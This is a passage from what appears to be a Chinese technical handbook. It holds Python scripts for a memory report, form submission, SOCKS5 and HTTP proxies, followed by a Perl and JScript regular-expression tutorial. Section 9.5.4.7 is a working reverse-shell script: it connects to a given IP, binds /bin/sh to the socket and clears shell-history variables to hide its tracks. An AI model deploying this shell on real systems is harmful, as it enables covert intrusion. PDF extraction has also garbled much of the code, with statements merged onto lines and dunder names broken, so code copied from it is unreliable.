"Only GNU/Linux and FreeBSD (with linprocfs) are supported\n") sys.exit(2)

**else**:

**raise**

**if** name == ' main ':

split\_args, pids\_to\_show, watch, only\_total = parse\_options() verify\_environment()

**if not** only\_total: print\_header()

**if** watch **is not None**: **try**:

sorted\_cmds = True

**while** sorted\_cmds:

sorted\_cmds, shareds, count, total = get\_memory\_usage( pids\_to\_show, split\_args )

**if** only\_total **and** have\_pss: sys.stdout.write(human(total, units=1)+'\n')

**elif not** only\_total:

print\_memory\_usage(sorted\_cmds, shareds, count, total) time.sleep(watch)

**else**:

sys.stdout.write('Process does not exist anymore.\n')

**except** KeyboardInterrupt:

**pass**

**else**:

# This is the default behavior

sorted\_cmds, shareds, count, total = get\_memory\_usage( pids\_to\_show, split\_args )

**if** only\_total **and** have\_pss: sys.stdout.write(human(total, units=1)+'\n')

**elif not** only\_total:

print\_memory\_usage(sorted\_cmds, shareds, count, total)

# We must close explicitly, so that any EPIPE exception # is handled by our excepthook, rather than the default # one which is reenabled after this script finishes. sys.stdout.close()

vm\_accuracy = shared\_val\_accuracy() show\_shared\_val\_accuracy( vm\_accuracy, only\_total )

**9.5.4.4** 页面抓取请求提交

#!/usr/bin/python

# -\*- encoding: utf-8 -\*-

import urllib import urllib2 import re import cookielib

cj = cookielib.CookieJar()

cookies = urllib2.HTTPCookieProcessor(cj) opener = urllib2.build\_opener(cookies)

**def** get\_cookie\_key(key):

967/990

QQ群：632167235

**try**:

ret = [x.value **for** x **in** cookies.cookiejar **if** x.name==key]

**return** ret[0] **except** IndexError: **return None**

url = 'http://www.baidu.com' opener.open(url)

val = get\_cookie\_key('PSTM')

**print** 'PSTM: ' + val

body = {'username':'user', 'password':'pass', 'PSTM':val} headers = {'User-Agent':'Mozilla/5.0'}

req = urllib2.Request(url, urllib.urlencode(body), headers) response = opener.open(req)

html = response.read()

**print** re.findall(r'<title>(.\*)</title>', html, re.S)[0]

**9.5.4.5 sock5**代理

#!/usr/bin/python # -\*-

import sys import select import socket import struct

import SocketServer

**class** Sock5Server(SocketServer.StreamRequestHandler):

**def** handle\_select(self, sock, remote): fdset = [sock, remote]

**while** True:

r, w, s = select.select(fdset, [], [])

**if** sock **in** r:

**if** remote.send(sock.recv(1024)) <= 0: **break if** remote **in** r:

**if** sock.send(remote.recv(1024)) <= 0: **break**

**def** handle(self): sock = self.request

cli\_addr = self.client\_address

**print** 'connect from', cli\_addr

sock.recv(1024) sock.send('\x05\x00')

data = self.rfile.read(4) cmd = **ord**(data[1]) atyp = **ord**(data[3])

**if** cmd != 1: sock.send('\x05\x07\x00\x01\x00\x00\x00\x00\x00\x00') **return None**

**if** atyp == 1:

addr = socket.inet\_ntoa(self.rfile.read(4))

**elif** atyp == 3:

addr\_len = self.rfile.read(1)

968/990

QQ群：632167235

addr = socket.inet\_ntoa(self.rfile.read(addr\_len))

**else**:

sock.send('\x05\x08\x00\x01\x00\x00\x00\x00\x00\x00')

**return None**

port = struct.unpack('>H', self.rfile.read(2))[0]

remote = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

**try**:

remote.connect((addr, port))

**print** 'connect to', (addr, port)

**except** socket.error:

**return None**

local = remote.getsockname() local\_addr = socket.inet\_aton(local[0]) local\_port = struct.pack('>H', local[1])

reply = '\x05\x00\x00\x01' + local\_addr + local\_port sock.send(reply)

self.handle\_select(sock, remote)

**def** main():

**if len**(sys.argv) != 2:

**print** 'usage: %s <port>' % sys.argv[0] sys.exit()

port = **int**(sys.argv[1])

sock5 = SocketServer.ThreadingTCPServer(('', port), Sock5Server)

**print** 'bind on %d' % port sock5.serve\_forever()

**if** name == ' main ': main()

**9.5.4.6 http**代理

#!/usr/bin/python

# -\*- coding: cp1252 -\*- # <PythonProxy.py>

#

#Copyright (c) <2009> <Fábio Domingues - fnds3000 in gmail.com> #

#Permission is hereby granted, free of charge, to any person #obtaining a copy of this software and associated documentation #files (the "Software"), to deal in the Software without #restriction, including without limitation the rights to use,

#copy, modify, merge, publish, distribute, sublicense, and/or sell #copies of the Software, and to permit persons to whom the #Software is furnished to do so, subject to the following #conditions:

#

#The above copyright notice and this permission notice shall be #included in all copies or substantial portions of the Software. #

#THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, #EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES #OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND #NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT #HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY,

969/990

QQ群：632167235

#WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING #FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR #OTHER DEALINGS IN THE SOFTWARE.

"""\

Copyright (c) <2009> <Fábio Domingues - fnds3000 in gmail.com> <MIT Licence>

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

\*\*\* Python Proxy - A Fast HTTP proxy \*\*\*

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Neste momento este proxy é um Elie Proxy.

Suporta os métodos HTTP:

* OPTIONS;
* GET;
* HEAD;
* POST;
* PUT;
* DELETE;
* TRACE;
* CONENCT.

Suporta:

* Conexões dos cliente em IPv4 ou IPv6;
* Conexões ao alvo em IPv4 e IPv6;
* Conexões todo o tipo de transmissão de dados TCP (CONNECT tunneling),

p.e. ligações SSL, como é o caso do HTTPS.

A fazer:

* Verificar se o input vindo do cliente está correcto;

- Enviar os devidos HTTP erros se não, ou simplesmente quebrar a ligação;

* Criar um gestor de erros;
* Criar ficheiro log de erros;
* Colocar excepções nos sítios onde é previsível a ocorrência de erros, p.e.sockets e ficheiros;
* Rever tudo e melhorar a estrutura do programar e colocar nomes adequados nas variáveis e métodos;
* Comentar o programa decentemente;
* Doc Strings.

Funcionalidades futuras:

* Adiconar a funcionalidade de proxy anónimo e transparente;
* Suportar FTP?.

(!) Atenção o que se segue só tem efeito em conexões não CONNECT, para estas o proxy é sempre Elite.

Qual a diferença entre um proxy Elite, Anónimo e Transparente?

* Um proxy elite é totalmente anónimo, o servidor que o recebe não consegue ter conhecimento da existência do proxy e não recebe o endereço IP do cliente;
* Quando é usado um proxy anónimo o servidor sabe que o cliente está a usar um proxy mas não sabe o endereço IP do cliente;

É enviado o cabeçalho HTTP "Proxy-agent".

* Um proxy transparente fornece ao servidor o IP do cliente e um informação que se está a usar um proxy.

São enviados os cabeçalhos HTTP "Proxy-agent" e "HTTP\_X\_FORWARDED\_FOR".

"""

970/990

QQ群：632167235

import socket, thread, select

version = '0.1.0 Draft 1'

BUFLEN = 8192

VERSION = 'Python Proxy/'+ version HTTPVER = 'HTTP/1.1'

**class** ConnectionHandler:

**def** init (self, connection, address, timeout): self.client = connection

self.client\_buffer = '' self.timeout = timeout

self.method, self.path, self.protocol = self.get\_base\_header()

**if** self.method=='CONNECT': self.method\_CONNECT()

**elif** self.method **in** ('OPTIONS', 'GET', 'HEAD', 'POST', 'PUT', 'DELETE', 'TRACE'):

self.method\_others() self.client.close() self.target.close()

**def** get\_base\_header(self):

**while** 1:

self.client\_buffer += self.client.recv(BUFLEN) end = self.client\_buffer.find('\n')

**if** end!=-1:

**break**

**print** '%s'%self.client\_buffer[:end]#debug data = (self.client\_buffer[:end+1]).split() self.client\_buffer = self.client\_buffer[end+1:] **return** data

**def** method\_CONNECT(self): self.\_connect\_target(self.path)

self.client.send(HTTPVER+' 200 Connection established\n'+ 'Proxy-agent: %s\n\n'%VERSION)

self.client\_buffer = '' self.\_read\_write()

**def** method\_others(self): self.path = self.path[7:] i = self.path.find('/') host = self.path[:i] path = self.path[i:]

self.\_connect\_target(host)

self.target.send('%s %s %s\n'%(self.method, path, self.protocol)+ self.client\_buffer)

self.client\_buffer = '' self.\_read\_write()

**def** \_connect\_target(self, host): i = host.find(':')

**if** i!=-1:

port = **int**(host[i+1:]) host = host[:i]

**else**:

port = 80

(soc\_family, \_, \_, \_, address) = socket.getaddrinfo(host, port)[0] self.target = socket.socket(soc\_family) self.target.connect(address)

971/990

QQ群：632167235

**def** \_read\_write(self): time\_out\_max = self.timeout/3 socs = [self.client, self.target] count = 0

**while** 1:

count += 1

(recv, \_, error) = select.select(socs, [], socs, 3)

**if** error:

**break if** recv:

**for** in\_ **in** recv:

data = in\_.recv(BUFLEN)

**if** in\_ **is** self.client: out = self.target

**else**:

out = self.client

**if** data:

out.send(data) count = 0

**if** count == time\_out\_max:

**break**

**def** start\_server(host='localhost', port=8082, IPv6=False, timeout=60, handler=ConnectionHandler):

**if** IPv6==True: soc\_type=socket.AF\_INET6

**else**:

soc\_type=socket.AF\_INET soc = socket.socket(soc\_type) soc.bind((host, port))

**print** "Serving on %s:%d."%(host, port)#debug soc.listen(0)

**while** 1:

thread.start\_new\_thread(handler, soc.accept()+(timeout,))

**if** name == ' main ': start\_server(host='',port=8082)

**9.5.4.7** 反弹**shell**

#!/usr/bin/python

# -\*- coding: utf-8 -\*-

import sys, os, pty, socket

shell = '/bin/sh'

**def** main():

**if len**(sys.argv) != 3:

**print** 'usage: %s <ip> <port>' % sys.argv[0] sys.exit()

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

**try**:

s.connect((sys.argv[1], **int**(sys.argv[2]))) **print** 'OK'

**except**:

**print** 'Fail' sys.exit()

972/990

QQ群：632167235

os.dup2(s.fileno(), 0)

os.dup2(s.fileno(), 1)

os.dup2(s.fileno(), 2) os.unsetenv('HISTFILE') os.unsetenv('HISTSIZE') os.unsetenv('HISTFILESIZE') os.unsetenv('HISTORY') os.unsetenv('HISTZONE') os.unsetenv('HISTSAVE') os.unsetenv('HISTLOG') os.unsetenv('HISTCMD') os.putenv('HISTFILE', '/dev/null') os.putenv('HISTSIZE', '0')

os.putenv('HISTFILESIZE', '0')

**global** shell pty.spawn(shell) s.close()

**if** name == ' main ': main()

**9.6 PERL**正则

简介

模式指在字符串中寻找的特定序列的字符， 由反斜线包含： /def/即模式def。其用法如结合函数split将字符串用某模式分成多个单词：

@array = split(/ /, $line);

匹配操作符 =~、!~

=~检验匹配是否成功： **$result = $var =~ /abc/;**若在该字符串中找到了该模式， 则返回非零值， 即true， 不匹配则返回0， 即false。!~则相反。

这两个操作符适于条件控制中， 如：

if ($question =~ /please/) {

print ("Thank you for being polite!\n");

} else {

模式中的特殊字符

PERL在模式中支持一些特殊字符， 可以起到一些特殊的作用。

字符 +

+意味着一个或多个相同的字符， 如： /de+f/指def、deef、deeeeef等。它尽量匹配尽可能多的相同字符， 如/ab+/在字符串abbc中匹配的将是abb， 而不是ab。

当一行中各单词间的空格多于一个时， 可以如下分割：

@array = split (/ +/, $line);

注： split函数每次遇到分割模式， 总是开始一个新单词， 因此若$line以空格打头， 则@array的第一个元素即为空元素。但其可以区分是否真有单词， 如若$line中只有空格， 则@array则为空数组。且上例中TAB字符被当作一个单词。注意修正。

字符 []和[^]

973/990

print ("That was not very polite!\n");

}

QQ群：632167235

[]意味着匹配一组字符中的一个， 如/a[0123456789]c/将匹配a加数字加c的字符串。与+联合使用例： /d[eE]

+f/匹配def、 dEf、deef、dEdf、dEEEeeeEef等。^表示除其之外的所有字符， 如： /d[^deE]f/匹配d加非e字符加f的字符串。

字符 \*和?

它们与+类似， 区别在于\*匹配0个、1个或多个相同字符，?匹配0个或1个该字符。如/de\*f/匹配df、def、

deeeef等； /de?f/匹配df或def。

转义字符

如果你想在模式中包含通常被看作特殊意义的字符， 须在其前加斜线"\"。如： /\\*+/中\\*即表示字符\*， 而不是上面提到的一个或多个字符的含义。斜线的表示为/\\/。在PERL5中可用字符对\Q和\E来转义。

匹配任意字母或数字

上面提到模式/a[0123456789]c/匹配字母a加任意数字加c的字符串， 另一种表示方法为： /a[0-9]c/， 类似的， [a-z]表示任意小写字母， [A-Z]表示任意大写字母。任意大小写字母、数字的表示方法为： /[0-9a-zA-

Z]/。

锚模式

锚

描述

^ 或 \A 仅匹配串首

$ 或 \Z 仅匹配串尾

\b 匹配单词边界

\B

单词内部匹配

例1： /^def/只匹配以def打头的字符串， /$def/只匹配以def结尾的字符串， 结合起来的/^def$/只匹配字符串

def(?)。\A和\Z在多行匹配时与^和$不同。

例2： 检验变量名的类型：

} elsif ($varname =~ /^@[A-Za-z][\_0-9a-zA-Z]\*$/) {

print ("$varname is a legal array variable\n");

} elsif ($varname =~ /^[A-Za-z][\_0-9a-zA-Z]\*$/) {

print ("$varname is a legal file variable\n");

} else {

例3： \b在单词边界匹配： /\bdef/匹配def和defghi等以def打头的单词， 但不匹配abcdef。/def\b/匹配def和

abcdef等以def结尾的单词， 但不匹配defghi， /\bdef\b/只匹配字符串def。注意： /\bdef/可匹配$defghi， 因为

$并不被看作是单词的部分。

例4： \B在单词内部匹配： /\Bdef/匹配abcdef等， 但不匹配def； /def\B/匹配defghi等； /\Bdef\B/匹配cdefg、

abcdefghi等， 但不匹配def,defghi,abcdef。

模式中的变量替换

将句子分成单词：

$pattern = "[\\t ]+";

@words = split(/$pattern/, $line);

字符范围转义

转义字符 描述

范围

[0-9]

\d

任意数字

974/990

print ("I dont understand what $varname is.\n");

}

if ($varname =~ /^\$[A-Za-z][\_0-9a-zA-Z]\*$/) { print ("$varname is a legal scalar variable\n");

QQ群：632167235

\D

\w

\W

\s

\S

除数字外的任意字符 [^0-9]

任意单词字符 [\_0-9a-zA-Z]

任意非单词字符 [^\_0-9a-zA-Z]

[ \r\t\n\f] [^ \r\t\n\f]

空 白 非空白

例： /[\da-z]/匹配任意数字或小写字母。

匹配任意字符

字符"."匹配除换行外的所有字符， 通常与\*合用。

匹配指定数目的字符

字符对{}指定所匹配字符的出现次数。如： /de{1,3}f/匹配def,deef和deeef； /de{3}f/匹配deeef； /de{3,}f/匹配不少于3个e在d和f之间； /de{0,3}f/匹配不多于3个e在d和f之间。

指定选项

字符"|"指定两个或多个选择来匹配模式。如： /def|ghi/匹配def或ghi。

例： 检验数字表示合法性：

if ($number =~ /^-?\d+$|^-?0[xX][\da-fa-F]+$/) {

print ("$number is a legal integer.\n");

} else {

其中 ^-?\d+$ 匹配十进制数字， ^-?0[xX][\da-fa-F]+$ 匹配十六进制数字。

模式的部分重用

当模式中匹配相同的部分出现多次时， 可用括号括起来， 用\n来多次引用， 以简化表达式：

/\d{2}([\W])\d{2}\1\d{2}/ 匹配：

12-05-92

26.11.87

07 04 92等

注意： /\d{2}([\W])\d{2}\1\d{2}/不同于/(\d{2})([\W])\1\2\1/， 后者只匹配形如17-17-17的字符串， 而不匹配

17-05-91等。

转义和特定字符的执行次序

象操作符一样， 转义和特定字符也有执行次序：

特殊字符

描述

()

模式内存

+ \* ? {} 出现次数

^ $ \b \B 锚

|

选项

指定模式定界符

缺省的， 模式定界符为反斜线/， 但其可用字母m自行指定， 如：

m!/u/jqpublic/perl/prog1!等价于/\/u\/jqpublic\/perl\/prog1/

注： 当用字母作为定界符时， 不做变量替换； 当用特殊字符作为定界符时， 其转义功能或特殊功能即不能使用。

模式次序变量

在模式匹配后调用重用部分的结果可用变量$n， 全部的结果用变量$&。

$string = "This string contains the number 25.11.";

975/990

print ("$number is not a legal integer.\n");

}

QQ群：632167235

$string =~ /-?(\d+)\.?(\d+)/; # 匹配结果为25.11

$integerpart = $1; # now $integerpart = 25

$decimalpart = $2; # now $decimalpart = 11

$totalpart = $&; # now totalpart = 25.11

模式匹配选项

选项 描述

g i m o s x

匹配所有可能的模式忽略大小写

将串视为多行只赋值一次 将串视为单行

忽略模式中的空白

匹配所有可能的模式(g选项)

@matches = "balata" =~ /.a/g; # now @matches = ("ba", "la", "ta")

匹配的循环：

while ("balata" =~ /.a/g) {

$match = $&;

结果为：

ba la ta

当使用了选项g时， 可用函数pos来控制下次匹配的偏移：

$offset = pos($string); pos($string) = $newoffset;

忽略大小写(i选项)例

/de/i 匹配de,dE,De和DE。

将字符串看作多行(m选项)

在此情况下，^符号匹配字符串的起始或新的一行的起始；$符号匹配任意行的末尾。

只执行一次变量替换例

$var = 1;

$line = ;

while ($var < 10) {

$result = $line =~ /$var/o;

每次均匹配/1/。

将字符串看作单行例

/a.\*bc/s匹配字符串axxxxx \nxxxxbc， 但/a.\*bc/则不匹配该字符串。

在模式中忽略空格

/\d{2} ([\W]) \d{2} \1 \d{2}/x等价于/\d{2}([\W])\d{2}\1\d{2}/。

976/990

$line = ;

$var++;

}

print ("$match\n");

}

QQ群：632167235

替换操作符

语法为s/pattern/replacement/， 其效果为将字符串中与pattern匹配的部分换成replacement。如：

$string = "abc123def";

$string =~ s/123/456/; # now $string = "abc456def";

在替换部分可使用模式次序变量$n， 如s/(\d+)/[$1]/， 但在替换部分不支持模式的特殊字符， 如{},\*,+等， 如s/abc/[def]/将把abc替换为[def]。

替换操作符的选项如下表： 选项 描述

g i e m o s x

改变模式中的所有匹配忽略模式中的大小写 替换字符串作为表达式将待匹配串视为多行 仅赋值一次

将待匹配串视为单行忽略模式中的空白

注： e选项把替换部分的字符串看作表达式， 在替换之前先计算其值， 如：

$string = "0abc1";

$string =~ s/[a-zA-Z]+/$& x 2/e; # now $string = "0abcabc1"

翻译操作符

这是另一种替换方式， 语法如： tr/string1/string2/。同样， string2为替换部分， 但其效果是把string1中的第一个字符替换为 string2中的第一个字符， 把string1中的第二个字符替换为string2中的第二个字符， 依此类推。如：

$string = "abcdefghicba";

$string =~ tr/abc/def/; # now string = "defdefghifed"

当string1比string2长时， 其多余字符替换为string2的最后一个字符； 当string1中同一个字符出现多次时， 将使用第一个替换字符。

翻译操作符的选项如下： 选项 描述

c d s

翻译所有未指定字符删除所有指定字符

把多个相同的输出字符缩成一个

如$string =~ tr/\d/ /c;把所有非数字字符替换为空格。$string =~ tr/\t //d； 删除tab和空格； $string =~ tr/0-9/ /cs； 把数字间的其它字符替换为一个空格。

扩展模式匹配

PERL支持PERL4和标准UNIX模式匹配操作所没有的一些模式匹配能力。其语法为： (?pattern)， 其中c是一个字符， pattern是起作用的模式或子模式。

不存贮括号内的匹配内容

在PERL的模式中， 括号内的子模式将存贮在内存中， 此功能即取消存贮该括号内的匹配内容， 如/(?:a|b|c)

(d|e)f\1/中的\1表示已匹配的d或e， 而不是a或b或c。

内嵌模式选项

通常模式选项置于其后， 有四个选项： i、m、s、x可以内嵌使用， 语法为： /(?option)pattern/， 等价于/

pattern/option。

肯定的和否定的预见匹配

肯定的预见匹配语法为/pattern(?=string)/， 其意义为匹配后面为string的模式， 相反的， (?!string)意义为匹

977/990

QQ群：632167235

配后面非string的模式， 如：

$string = "25abc8";

$string =~ /abc(?=[0-9])/;

$matched = $&; # $&为已匹配的模式， 此处为abc， 而不是abc8

模式注释

PERL5中可以在模式中用?#来加注释， 如：

if ($string =~ /(?i)[a-z]{2,3}(?# match two or three alphabetic characters)/ {

**9.7** 正则表达式

**9.7.1** 语法

一个正则表达式就是由普通字符（ 例如字符 a 到 z） 以及特殊字符（ 称为元字符） 组成的文字模式。该模式描述在查找文字主体时待匹配的一个或多个字符串。正则表达式作为一个模板， 将某个字符模式与所搜索的字符串进行匹配。

这里有一些可能会遇到的正则表达式示例：

**JScript VBScript** 匹配

/^\[ \t]\*$/ "^\[ \t]\*$"

匹配一个空白行。

/\d{2}-\d{5}/ "\d{2}-\d{5}"

验证一个ID 号码是否由一个2位数字， 一个连字符以及一个5位数字组成。

/<(.\*)>.\*<\/\1>/ "<(.\*)>.\*<\/\1>" 匹配一个 HTML 标记。

下表是元字符及其在正则表达式上下文中的行为的一个完整列表：

* \ 将下一个字符标记为一个特殊字符、或一个原义字符、或一个 向后引用、或一个八进制转义符。例如， 'n' 匹配字符 "n"。'\n' 匹配一个换行符。序列 '\\' 匹配 "\" 而 "\(" 则匹配 "("。
* ^ 匹配输入字符串的开始位置。如果设置了 RegExp 对象的 Multiline 属性，^ 也匹配 '\n' 或 '\r' 之后的位置。
* $ 匹配输入字符串的结束位置。如果设置了RegExp 对象的 Multiline 属性，$ 也匹配 '\n' 或 '\r' 之前的位置。
* \* 匹配前面的子表达式零次或多次。例如， zo\* 能匹配 "z" 以及 "zoo"。\* 等价于{0,}。

• + 匹配前面的子表达式一次或多次。例如， 'zo+' 能匹配 "zo" 以及 "zoo"， 但不能匹配 "z"。+ 等价于

{1,}。

* ? 匹配前面的子表达式零次或一次。例如， "do(es)?" 可以匹配 "do" 或 "does" 中的"do" 。? 等价于 {0,1}。
* {n} n 是一个非负整数。匹配确定的 n 次。例如， 'o{2}' 不能匹配 "Bob" 中的 'o'， 但是能匹配 "food" 中的两个 o。
* {n,} n 是一个非负整数。至少匹配n 次。例如， 'o{2,}' 不能匹配 "Bob" 中的 'o'， 但能匹配 "foooood" 中的所有 o。'o{1,}' 等价于 'o+'。'o{0,}' 则等价于 'o\*'。
* {n,m} m 和 n 均为非负整数， 其中n <= m。最少匹配 n 次且最多匹配 m 次。例如， "o{1,3}" 将匹配

"fooooood" 中的前三个 o。'o{0,1}' 等价于 'o?'。请注意在逗号和两个数之间不能有空格。

* ? 当该字符紧跟在任何一个其他限制符 (\*, +, ?, {n}, {n,}, {n,m}) 后面时， 匹配模式是非贪婪的。非贪婪模式尽可能少的匹配所搜索的字符串， 而默认的贪婪模式则尽可能多的匹配所搜索的字符串。例如， 对于字符串 "oooo"， 'o+?' 将匹配单个 "o"， 而 'o+' 将匹配所有 'o'。
* . 匹配除 "\n" 之外的任何单个字符。要匹配包括 '\n' 在内的任何字符， 请使用象 '[.\n]' 的模式。
* (pattern) 匹配 pattern 并获取这一匹配。所获取的匹配可以从产生的 Matches 集合得到， 在VBScript 中使用 SubMatches 集合， 在JScript 中则使用 $0…$9 属性。要匹配圆括号字符， 请使用 '\(' 或 '\)'。
* (?:pattern) 匹配 pattern 但不获取匹配结果， 也就是说这是一个非获取匹配， 不进行存储供以后使用。这在使用 "或" 字符 (|) 来组合一个模式的各个部分是很有用。例如， 'industr(?:y|ies) 就是一个比 'industry|

industries' 更简略的表达式。

* (?=pattern) 正向预查， 在任何匹配 pattern 的字符串开始处匹配查找字符串。这是一个非获取匹配， 也就是说， 该匹配不需要获取供以后使用。例如， 'Windows (?=95|98|NT|2000)' 能匹配 "Windows 2000" 中的"Windows" ， 但不能匹配 "Windows 3.1" 中的 "Windows"。预查不消耗字符， 也就是说， 在一个匹配发生

978/990

......

}

QQ群：632167235

后， 在最后一次匹配之后立即开始下一次匹配的搜索， 而不是从包含预查的字符之后开始。

* (?!pattern) 负向预查， 在任何不匹配 pattern 的字符串开始处匹配查找字符串。这是一个非获取匹配， 也就是说， 该匹配不需要获取供以后使用。例如'Windows (?!95|98|NT|2000)' 能匹配 "Windows 3.1" 中的

"Windows"， 但不能匹配 "Windows 2000" 中的 "Windows"。预查不消耗字符， 也就是说， 在一个匹配发生后， 在最后一次匹配之后立即开始下一次匹配的搜索， 而不是从包含预查的字符之后开始

* x|y 匹配 x 或 y。例如， 'z|food' 能匹配 "z" 或 "food"。'(z|f)ood' 则匹配 "zood" 或 "food"。
* [xyz] 字符集合。匹配所包含的任意一个字符。例如， '[abc]' 可以匹配 "plain" 中的 'a'。
* [^xyz] 负值字符集合。匹配未包含的任意字符。例如， '[^abc]' 可以匹配 "plain" 中的'p'。
* [a-z] 字符范围。匹配指定范围内的任意字符。例如， '[a-z]' 可以匹配 'a' 到 'z' 范围内的任意小写字母字符。
* [^a-z] 负值字符范围。匹配任何不在指定范围内的任意字符。例如， '[^a-z]' 可以匹配任何不在 'a' 到 'z'

范围内的任意字符。

* \b 匹配一个单词边界， 也就是指单词和空格间的位置。例如， 'er\b' 可以匹配"never" 中的 'er'， 但不能匹配 "verb" 中的 'er'。
* \B 匹配非单词边界。'er\B' 能匹配 "verb" 中的 'er'， 但不能匹配 "never" 中的 'er'。
* \cx 匹配由 x 指明的控制字符。例如， \cM 匹配一个 Control-M 或回车符。x 的值必须为 A-Z 或 a-z 之一。否则， 将 c 视为一个原义的 'c' 字符。
* \d 匹配一个数字字符。等价于 [0-9]。
* \D 匹配一个非数字字符。等价于 [^0-9]。
* \f 匹配一个换页符。等价于 \x0c 和 \cL。
* \n 匹配一个换行符。等价于 \x0a 和 \cJ。
* \r 匹配一个回车符。等价于 \x0d 和 \cM。
* \s 匹配任何空白字符， 包括空格、制表符、换页符等等。等价于 [ \f\n\r\t\v]。
* \S 匹配任何非空白字符。等价于 [^ \f\n\r\t\v]。
* \t 匹配一个制表符。等价于 \x09 和 \cI。
* \v 匹配一个垂直制表符。等价于 \x0b 和 \cK。
* \w 匹配包括下划线的任何单词字符。等价于'[A-Za-z0-9\_]'。
* \W 匹配任何非单词字符。等价于 '[^A-Za-z0-9\_]'。
* \xn 匹配 n， 其中 n 为十六进制转义值。十六进制转义值必须为确定的两个数字长。例如， '\x41' 匹配

"A"。'\x041' 则等价于 '\x04' & "1"。正则表达式中可以使用 ASCII 编码。.

* \num 匹配 num， 其中 num 是一个正整数。对所获取的匹配的引用。例如， '(.)\1' 匹配两个连续的相同字符。
* \n 标识一个八进制转义值或一个向后引用。如果 \n 之前至少 n 个获取的子表达式， 则 n 为向后引用。否则， 如果 n 为八进制数字 (0-7)， 则 n 为一个八进制转义值。
* \nm 标识一个八进制转义值或一个向后引用。如果 \nm 之前至少有 nm 个获得子表达式， 则 nm 为向后引用。如果 \nm 之前至少有 n 个获取， 则 n 为一个后跟文字 m 的向后引用。如果前面的条件都不满足， 若

n 和 m 均为八进制数字 (0-7)， 则 \nm 将匹配八进制转义值 nm。

* \nml 如果 n 为八进制数字 (0-3)， 且 m 和 l 均为八进制数字 (0-7)， 则匹配八进制转义值 nml。
* \un 匹配 n， 其中 n 是一个用四个十六进制数字表示的 Unicode 字符。例如， \u00A9 匹配版权符号 (©)。

**9.7.2** 优先级

在构造正则表达式之后， 就可以象数学表达式一样来求值， 也就是说， 可以从左至右并按照一个优先级顺序来求值。

下表从最高优先级到最低优先级列出各种正则表达式操作符的优先级顺序：

* \ 转义符
* (), (?:), (?=), [] 圆括号和方括号
* \*, +, ?, {n}, {n,}, {n,m} 限定符
* ^, $, \anymetacharacter 位置和顺序
* | “或”操作

**9.7.3** 特殊字符

有不少元字符在试图对其进行匹配时需要进行特殊的处理。要匹配这些特殊字符， 必须首先将这些字符转义， 也就是在前面使用一个反斜杠 (\)。下表给出了这些特殊字符及其含义：

* $ 匹配输入字符串的结尾位置。如果设置了 RegExp 对象的 Multiline 属性， 则 $ 也匹配 '\n' 或 '\r'。要匹配

979/990

QQ群：632167235

$ 字符本身， 请使用 \$。

* ( ) 标记一个子表达式的开始和结束位置。子表达式可以获取供以后使用。要匹配这些字符， 请使用 \( 和

\)。

* \* 匹配前面的子表达式零次或多次。要匹配 \* 字符， 请使用 \\*。

• + 匹配前面的子表达式一次或多次。要匹配 + 字符， 请使用 \+。

* . 匹配除换行符 \n之外的任何单字符。要匹配 .， 请使用 \。
* [ 标记一个中括号表达式的开始。要匹配 [， 请使用 \[。
* ? 匹配前面的子表达式零次或一次， 或指明一个非贪婪限定符。要匹配 ? 字符， 请使用 \?。
* \ 将下一个字符标记为或特殊字符、或原义字符、或向后引用、或八进制转义符。例如， 'n' 匹配字符

'n'。'\n' 匹配换行符。序列 '\\' 匹配 "\"， 而 '\(' 则匹配 "("。

* ^ 匹配输入字符串的开始位置， 除非在方括号表达式中使用， 此时它表示不接受该字符集合。要匹配 ^

字符本身， 请使用 \^。

* { 标记限定符表达式的开始。要匹配 {， 请使用 \{。
* | 指明两项之间的一个选择。要匹配 |， 请使用 \|。

**9.7.4** 非打印字符

有不少很有用的非打印字符， 偶尔必须使用。下表显示了用来表示这些非打印字符的转义序列：

* \cx 匹配由x指明的控制字符。例如， \cM 匹配一个 Control-M 或回车符。x 的值必须为 A-Z 或 a-z 之一。否则， 将 c 视为一个原义的 'c' 字符。
* \f 匹配一个换页符。等价于 \x0c 和 \cL。
* \n 匹配一个换行符。等价于 \x0a 和 \cJ。
* \r 匹配一个回车符。等价于 \x0d 和 \cM。
* \s 匹配任何空白字符， 包括空格、制表符、换页符等等。等价于 [ \f\n\r\t\v]。
* \S 匹配任何非空白字符。等价于 [^ \f\n\r\t\v]。
* \t 匹配一个制表符。等价于 \x09 和 \cI。
* \v 匹配一个垂直制表符。等价于 \x0b 和 \cK。

**9.7.5** 字符匹配

句点 (.) 匹配一个字符串中任何单个的打印或非打印字符， 除了换行符 (\n) 之外。下面的 JScript 正则表达式可以匹配 'aac'、'abc'、'acc'、'adc'如此等等， 同样也可以匹配 'a1c'、'a2c'、a-c'以及 a#c'：

/a.c/

等价的 VBScript 正则表达式为：

"a.c"

如果试图匹配一个包含文件名的字符串， 其中句点 (.) 是输入字符串的一部分， 则可以在正则表达式中的句点前面加上一个反斜杠 (\) 字符来实现这一要求。举例来说， 下面的 JScript 正则表达式就能匹配'filename.ext'：

/filename\.ext/

对 VBScript 而言， 等价的表达式如下所示：

"filename\.ext"

这些表达式仍然是相当有限的。它们只允许匹配任何单字符。很多情况下， 对从列表中匹配特殊字符十分有用。例如， 如果输入文字中包含用数字表示为Chapter 1, Chapter 2诸如此类的章节标题， 你可能需要找到这些章节标题。

可以在一个方括号 ([ 和 ]) 中放入一个或多个单字符， 来创建一个待匹配的列表。如果字符被放入括号中括起来， 则该列表称为括号表达式。括号内和其他任何地方一样， 普通字符代表其本身， 也就是说， 它们匹配输入文字中出现的一处自己。大多数特殊字符在位于括号表达式中时都将失去其含义。这里有一些例

外：

